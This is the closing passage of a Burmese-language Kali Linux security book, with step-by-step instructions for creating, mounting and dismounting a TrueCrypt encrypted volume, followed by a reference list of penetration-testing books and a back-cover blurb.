
၁၄။ ကျွန်တော်တို့ဖန်တီးလိုက်တဲ့ MrTrueCrypt ဆိုတဲ့ Encrypted Disk အနဲ့ ရှိတာမဟုတ်ပဲ၊ Encrypted Volume အနဲ့ ဖြစ်တဲ့အတွက်၊ မတူညီတဲ့ Platform တွေကိုလည်း ဈွေ့ပြောင်းသယ်ဆောင် အသုံးပြုလို့ရပါတယ်။ ဒီစာအပ်မှာတော့ Linux System မှာပဲ အသုံးပြုမှာဖြစ်တဲ့အတွက် Linux Format များဖြစ်တဲ့ Linux Ext2၊ Linux Ext3၊ Linux Ext4 ထဲက Linux Ext4 လေးကိုပေးလိုက်

ပါမယ်။ တကယ်လို့ စာဖတ်သူက Windows Platform မှာ ဒီ Encrypted Volume ကိုပြောင်းရွှေ့အသုံးပြုချင်တယ်ဆိုရင်၊ FAT ကိုရွှေ့ပေးရမှာဖြစ်ပါတယ်။ File System type ကို Linux Ext4 အဖြစ် ပေးပြီးတဲ့အခါမှာ Next ကို နှိပ်လိုက်ပါမယ်။ ပုံ (၁၄.၂၀) ကိုကြည့်ပါ။




(၁၄.၂၀)

၁၅။ Cross-Platform Support Box ကတော့ အထက်မှာ ကျွန်တော်တို့ရွေးချယ်ခဲ့တဲ့ File Format ကို ပြန်လည် Confirm လုပ်တဲ့ သဘောပဖြစ်ပါတယ်။ အကယ်၍ အထက်မှာ Linux Format တစ်ခုခနဲ့ပေးခဲ့ပြီး၊ ဒီမှာ **I will mount the volume on other platforms** ကိုရွေးလိုက်မယ်ဆိုရင် ကျွန်တော်တို့ရဲ့ Encrypted Volume ကို Linux ရော Window ပါ အသုံးပြုလို့ရတဲ့ FAT System နဲ့ Format ချသွားမှာဖြစ်ပါတယ်။ ပုံ (၁၄.၂၁) ကို ကြည့်ပါ။



ပုံ (၁၄.၂)

၁၆။ အဲဒီအခါကျ ဒီလို Box လေးနဲ့ မေးလွှာမှုဖြစ်ပါတယ်။ Ok ပေးလိုက် ရင်ရှိတယ်။ ပြဿနာမရှိပါဘူး။ ပုံ (၁၄.၂)ကိုကြည့်ပါ။



ပုံ (၁၄.၂၂)

၁၇။ ဒီအခါမှာ ကျွန်တော်တို့ရဲ့ Encrypted Volume ကို FAT System နဲ့ Format လုပ်နေဖြတ် ဖြစ်ပါတယ်။ ဒီအဆင့်ဟာ ကျွန်တော်တို့ရဲ့ Encrypted Volume ဖြစ်တဲ့ MrTrueCrypt ဆိုတဲ့ 100 MB ရှိတဲ့ Volume ကို MrLinuxer ဆိုတဲ့ Key နဲ့ AES စနစ်ကိုအသုံးပြုပြီး Encryption ပြုလုပ်နေဖြတ် ဖြစ်ပါတယ်။ ပုံ (၁၄.၂၃) ကိုကြည့်ပါ။

**Note-** ဒီနေရာမှာ အချိန်ကြာကြာထားပြီး၊ Mouse လုပ်ရားပေးခြင်းဖြင့် Cryptographic Algorithm ရှိ Loop Time ဟာ ပိုမိုများပြားလေဖြစ်ပြီး၊ Encryption Key ကို ပိုမိုကောင်းမွန်စေတဲ့အတွက်ကြောင့်၊ ကျွန်တော်တို့၏ Encrypted Volume ကို Attacker မှ Decrypt လုပ်ရတာ ပိုမိုခက်ခဲစေမှာ ဖြစ်ပါတယ်။



ပုံ (၁၄.၂)

၁၉။ အပြာရောင် Loading Bar ဆေး ယခုလိုတက်လာတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၄.၂) ကိုထြည့်ပါ။



ပုံ (၁၄.၂၄)

၂၀။ Loading Bar လေးပြည့်သွားတာနဲ့ ယခုပြု Pop Up Message Box လေးပေါ်လာမှာဖြစ်ပါတယ်။ Ok ပေးလိုက်ပါ။ ပုံ (၁၄.၂၅) ကိုကြည့်ပါ။



ပုံ (၁၄.၂၅)

၂၁။ ဒီနေရာမှာ Exit ကို ရွေးပေးရမှာဖြစ်ပါတယ်။ ပုံ (၁၄.၂၆)ကိုကြည့်ပါ။ (အကယ်၍ Next ကို ရွေးပေးမိလျှင် Volume Create လုပ်တဲ့အစကို ပြန်ရောက်သွားမှာဖြစ်ပါတယ်။)




ပုံ (၁၄.၂၆)

၂၂။ ခလိုဂင် Desktop/forensic\_lab ထဲမှာ MrTrueCrypt ဆိုတဲ့ ၁၀၀ MB ရှိတဲ့ Encrypted Volume ဟာ ရောက်ရှိနေပြီဖြစ်ပါတယ်။ ဒီဖိုင်ကိုကျွန်တော်တို့ တဲ့ မည့်သည့်နေရာမှာမဆို ပြောင်းရွှေ့သိမ်းဆည်ပူးလည်းရပါတယ်။




ပုံ (၁၄.၂၇)

၂၃။ ကျွန်တော်တို့ရဲ့ Encrypted Volume ထဲကို Data File တွေ ထည့်စိုးအ တွက် ဖွင့်ရပါ၍မယ်။ ဒါကို Truecrypt မှာ Mount လုပ်တယ်လို့ ခေါပါတယ်။ ပုံမှာပြထားတဲ့အတိုင်း Slot များထဲကတစ်ခုကို Click နိုင်လိုက်ပါ။ Select File မှာ /root/Desktop/forensic\_lab ဆိုတဲ့ နေရာကိုသွားပြီး ကျွန်တော်တို့ သိမ်းထားတဲ့ MrTrueCrypt ဆိုတဲ့ Volume File ကိုရွေးပေးလိုက်ပါ။ ပြီးလျှင် Mount ဆိုတာကို နိုင်ပေးလိုက်ပါ။ ပုံ (၁၄.၂၉) ကိုကြည့်ပါ။



ပုံ (၁၄.၂၈)



ပုံ (၁၄.၂၉)

၂၅။ Mount နိုင်လိုက်ပြီး ကျွန်တော်တို့ပေးခဲ့တဲ့ Password ကို ရိုက်ထည့်ပေးလိုက်ပါ။ ပြီးရင်တော့ Okကို နိုင်လိုက်ပါ။ ပုံ (၁၄.၃၀) ကိုကြည့်ပါ။



ပုံ (၁၄.၃၀)

၂၅။ ဒီအခါမှာ Desktop ပေါ်မှာ truecrypt1 ဆိုတဲ့ Volume File ကို ထွေရမှာ ဖြစ်ပါတယ်။ ပုံ (၁၄.၃၂) ကိုကြည့်ပါ။




ပုံ (၁၄.၃၁)




ပုံ (၁၄.၃၂)

၂၆။ truecrypt1 ဆိုတဲ့ Volume File ကို ဖွင့်လိုက်ရင် ပုံပါအတိုင်: lost+found Folder လေးတစ်ခုနဲ့အတူ ထွေရမှာဖြစ်ပါတယ်။ Volume File ရဲ့ မည်သည့်နေရာ မှာမဆို ကျွန်တော်တို့သိမ်းချင်တဲ့ Data File များကို သိမ်းဆည်းနိုင်ပါတယ်။ Size ကတော့ ကျွန်တော်တို့ Volume File ပေးထားတဲ့အတိုင်းပဲ ရမှာဖြစ်ပါတယ်။ ပုံ (၁၄.၃၃) ကိုကြည့်ပါ။



ပုံ (၁၄.၃၃)

၂၇။ စာဖတ်သူ၏ Data File များကို အသွင်းအထုတ်လှပါပေါက truecrypt1 ဆိတဲ့ File ကို ပိတ်လိုက်ပါ။ ထို့နောက် ပုံမှာပြတ်သောည့်အတိုင်း Dismount ကို နိုပ်လိုက်ပါ။ ပုံ (၁၄.၃၄) ကိုကြည့်ပါ။



ပုံ (၁၄.၃၄)

၂၈။ ဒီအခါမှာ Desktop ပေါ်မှာ ပေါ်လာတဲ့ truecrypt1 ဆိုတဲ့ Volume File လေး ပျောက်သွားမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ သိမ်းလိုက်တဲ့ Data File တွေက လည်း Desktop/forensic\_lab ထဲက MrTrueCrypt ဆိုတဲ့ Encryped Volume ထဲမှာ လုံခြုံစိတ်ချွာ ရောက်ရှိနေမှာဖြစ်ပါတယ်။

MrLinuxer

09/05/2014

**"Knowledge without tool made you fool, Tools without knowledge made you in jail."**

Brought To You By ~~AGM~~

Brought To You By UGMH

## ကျမ်းကိုးစာရင်း

- ၁။ Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide, ISBN-13: 978-184951
- ၂။ BackTrack 5 Wireless Penetration Testing Beginner's Guide, ISBN-13: 978-1849515580
- ၃။ Metasploit Penetration Testing Cookbook, ISBN-13: 978-1849517423
- ၄။ Offensive Security PWB Course
- ၅။ <http://forkbombers.blogspot.com/2013/05/sqlmaps-tamper-scripts.html>
- ၆။ Handbook of Digital Forensics and Investigation, ISBN 13: 978-0-12-374267-4
- ၇။ International Journal of Forensics Computer Science, Volume 3 to 8

Brought To You By UGMH

## | Level : Intermediate

- ★ Kali သည် BackTrack ကိုပြန်လည်၊ ပြင်ဆင်ဆန်းသစ်ထားသည့် OS ...
- ★ Kali သည် Hackers တွေအသုံးပြုသည့် OS ...
- ★ Kali သည် PenTesters တွေအသုံးပြုသည့် OS ...
- ★ Kali သည် Investigators တွေအသုံးပြုသည့် OS ...
- ★ Kali သည်လုံခြုံရေးဆိုင်ရာ အဖွဲ့အစည်းများ၊ CERT Team များနှင့် NSA ကဲ့သို့သော အဖွဲ့အစည်းများတွင်ပင် တွင်ကျယ်စွာ အသုံးပြုနေကြသည့် Operating System တစ်ခု ...

## တော်ဝန်

Kali Linux ကိုအသုံးပြု၏

Security Concept ဆိုင်ရာများ :

Attacking နည်းစနစ်များ :

Forensics နည်းပညာရပ်များ :

Anti-Forensics နည်းစနစ်များ :

Hackers များအသုံးပြုလေ့ရှိသည့်နည်းလမ်းများ နှင့်

Tools များရဲ့အသုံးပြုပုံများကို ရှင်းလင်းစွာ ဖော်ပြပေးထားပါတယ်။

